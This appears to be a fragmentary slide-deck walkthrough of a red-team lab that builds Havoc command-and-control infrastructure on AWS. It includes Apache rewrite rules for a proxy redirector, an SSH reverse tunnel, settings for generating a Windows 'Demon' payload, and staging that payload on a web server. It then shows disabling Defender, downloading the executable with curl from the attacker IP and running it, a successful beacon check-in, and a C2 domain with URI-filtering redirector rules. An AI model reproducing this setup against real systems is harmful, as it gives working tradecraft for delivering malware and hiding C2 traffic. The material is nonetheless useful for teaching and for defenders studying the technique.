
```
RewriteRule ^(.*)$ http://localhost:9000/$1 [P,L]
```

```
#Bypass the rule if the file exists at the requested URI, if not, pass the request on to the proxy to handle
```

This `.htaccess` file does the following:

- **RewriteEngine on**: Enables the runtime rewriting engine.
- **RewriteRule ^.*\$ http://localhost:9000%{REQUEST_URI} [P]**: Redirects all incoming requests to `https://localhost:9000` while preserving the original request URI. The `[P]` flag tells Apache to use a proxy for this request.

Example Flow




15 Minutes


Start SSH Tunnel

```
(kali㉿kali)-[~/Desktop]  
$ ssh -N -R 9000:localhost:80 -i ../M3Mac.pem ubuntu@3.89.32.173
```



Listener Creation



Listener Creation



Listener Creation

 **Edit Listener** 

Name:

Payload:

Config Options

Hosts

Host Rotation:

Host (Bind):

PortBind:

PortConn:


User Agent:

Headers:

Uris:

Host Header:

Payload Creation



Payload Creation

Payload

Agent: Demon

Options

Listener: 3.89.32.173


Arch: x64

Format: Windows Exe

Config	Value
Sleep	2
Jitter	15
Indirect Syscall	
Stack Duplication	
Sleep Technique	WaitForSingleObjectEx
Sleep Jump Gadget	None
Proxy Loading	None (LdrLoadDll)
Amsi/Etw Patch	None
Injection	

Generate

Save it In Desktop



CP Payload To WWW

```
[ubuntu@ip-172-31-35-165:~]$ sudo mv z.exe /var/www/html/
```

Create Payload Dir

```
ubuntu@ip-172-31-35-165:/var/www/html$ sudo mkdir payload  
ubuntu@ip-172-31-35-165:/var/www/html$ sudo cp z.exe payload/
```

15 Minutes

Windows VM Creation

Launch Instance

The screenshot shows the AWS Management Console interface for the EC2 service. The top navigation bar includes the AWS logo, a search bar, and various service icons like Route 53, EC2, Console Home, Lightsail, and Amazon Simple Email Service. The main content area is titled 'Instances (1)' and shows a table with one instance named 'Redirector' in a 'Stopped' state. A red box highlights the 'Launch instances' button in the top right corner of the main content area. The left sidebar contains a navigation menu with categories like Instances, Images, and Elastic Block Store.

Instances (1) Info

Last updated less than a minute ago

Connect Instance state Actions **Launch instances**

Find Instance by attribute or tag (case-sensitive) All states

<input type="checkbox"/>	Name	Instance ID	Instance state	Instance type	Status check	Actions
<input type="checkbox"/>	Redirector	i-0675d8e33a827aef3	Stopped	t2.micro	-	View

Select an instance

Free Tier & Key Pair

▼ Instance type [Info](#) | [Get advice](#)

Instance type

t2.micro

Family: t2 1 vCPU 1 GiB Memory Current generation: true
On-Demand Windows base pricing: 0.0162 USD per Hour
On-Demand SUSE base pricing: 0.0116 USD per Hour
On-Demand RHEL base pricing: 0.026 USD per Hour
On-Demand Linux base pricing: 0.0116 USD per Hour

Free tier eligible

☐ All generations

[Compare instance types](#)

Additional costs apply for AMIs with pre-installed software

▼ Key pair (login) [Info](#)

You can use a key pair to securely connect to your instance. Ensure that you have access to the selected key pair before you launch the instance.

Key pair name - *required*

M3Mac

 [Create new key pair](#)

For Windows instances, you use a key pair to decrypt the administrator password. You then use the decrypted password to connect to your instance.

Instances (1/2) [Info](#)

Last updated
less than a minute ago



Connect

Instance state ▼

Actions ▼

Launch instances



Find Instance by attribute or tag (case-sensitive)

All states ▼

< 1 >



	Name ▼	Instance ID	Instance state ▼	Instance type ▼	Status check	Al
	Win10	i-044ce78a30c1ebc8d	Running	t2.micro	Initializing	View

Connect

[EC2](#) > [Instances](#) > i-044ce78a30c1ebc8d

Instance summary for i-044ce78a30c1ebc8d (Win10) [Info](#)



Connect

Instance state ▼

Actions ▼

Updated less than a minute ago

Instance ID

 i-044ce78a30c1ebc8d (Win10)

IPv6 address

—

Public IPv4 address

 34.207.241.236 | [open address](#) 

Instance state

 **Running**


Download RDP File and Get Password

Session Manager

RDP client


EC2 serial console

Instance ID


 i-044ce78a30c1ebc8d (Win10)

Connection Type


☒ **Connect using RDP client**
Download a file to use with your RDP client and retrieve your password.



☐ **Connect using Fleet Manager**
To connect to the instance using Fleet Manager Remote Desktop, the SSM Agent must be installed and running on the instance. For more information, see [Working with SSM Agent](#) 

You can connect to your Windows instance using a remote desktop client of your choice, and by downloading and running the RDP shortcut file below:

 **Download remote desktop file**

When prompted, connect to your instance using the following username and password:

Public DNS
 ec2-34-207-241-236.compute-1.amazonaws.com

Username [Info](#)
 Administrator 

Password

Get password

Upload Private Key

Use your private key to retrieve and decrypt the initial Windows administrator password for this instance.

Instance ID

 i-044ce78a30c1ebc8d (Win10)

Key pair associated with this instance

 M3Mac

Private key

Either upload your private key file or copy and paste its contents into the field below.

 Upload private key file


Private key contents - *optional*

Private key contents

Cancel

Decrypt password

RDP With RDP File & Password



Disable Defender




Malware Detonation

```
C:\Users\Administrator>curl 3.89.32.173/z.exe -o zon.exe
```

% Total		% Received		% Xferd		Average Speed		Time	Time	Time	Current
						Dload	Upload	Total	Spent	Left	Speed
100	100k	100	100k	0	0	4471k	0	--:--:--	--:--:--	--:--:--	4761k

```
C:\Users\Administrator>.\zon.exe
```

Checkin

Havoc									
Havoc View Attack Scripts Help									
ID	External	Internal	User	Computer	OS	Process	PID	Last	Health
 53931...	127.0.0.1	172.31.3...	Administ...	EC2AMAZ-TS9735M	Windows 2022 ...	zon.exe	1612	1s	healthy

30 Minutes
+ 15 Debug

Upgrades




DNS

c2.0xzon.dev points to **3.89.32.173**.

Type	Name (required)	IPv4 address (required)
<div>A ▼</div>	<div>c2</div> <div>Use @ for root</div>	<div>3.89.32.173</div>

DNS

 Edit Listener CP

Name: c2.0xzon.dev

Payload: Http

Config Options

Hosts

c2.0xzon.dev

Add

Clear

Host Rotation: round-robin

Host (Bind): 192.168.233.164

PortBind: 9001

PortConn: 9001

User Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.3

Headers:

Add

Clear


Uris:

Add

Clear

Host Header:

DNS Payload



Advanced Rewrite Rules

```
RewriteCond %{REQUEST_METHOD} GET [NC]  
RewriteCond %{REQUEST_URI} zon  
RewriteRule ^.*$ http://localhost:880%{REQUEST_URI} [P,L]
```

```
RewriteCond %{REQUEST_METHOD} POST [NC]  
RewriteCond %{REQUEST_URI} zon  
RewriteRule ^.*$ http://localhost:880%{REQUEST_URI} [P,L]
```

Advanced Rewrite Rules

Edit Listener ✕

Name:

Payload:

Config Options

Hosts: Add Clear

Host Rotation:

Host (Bind):

PortBind:

PortConn:

User Agent:

Headers: Add Clear

Uris: Add Clear

Host Header:

SSL/HTTPS

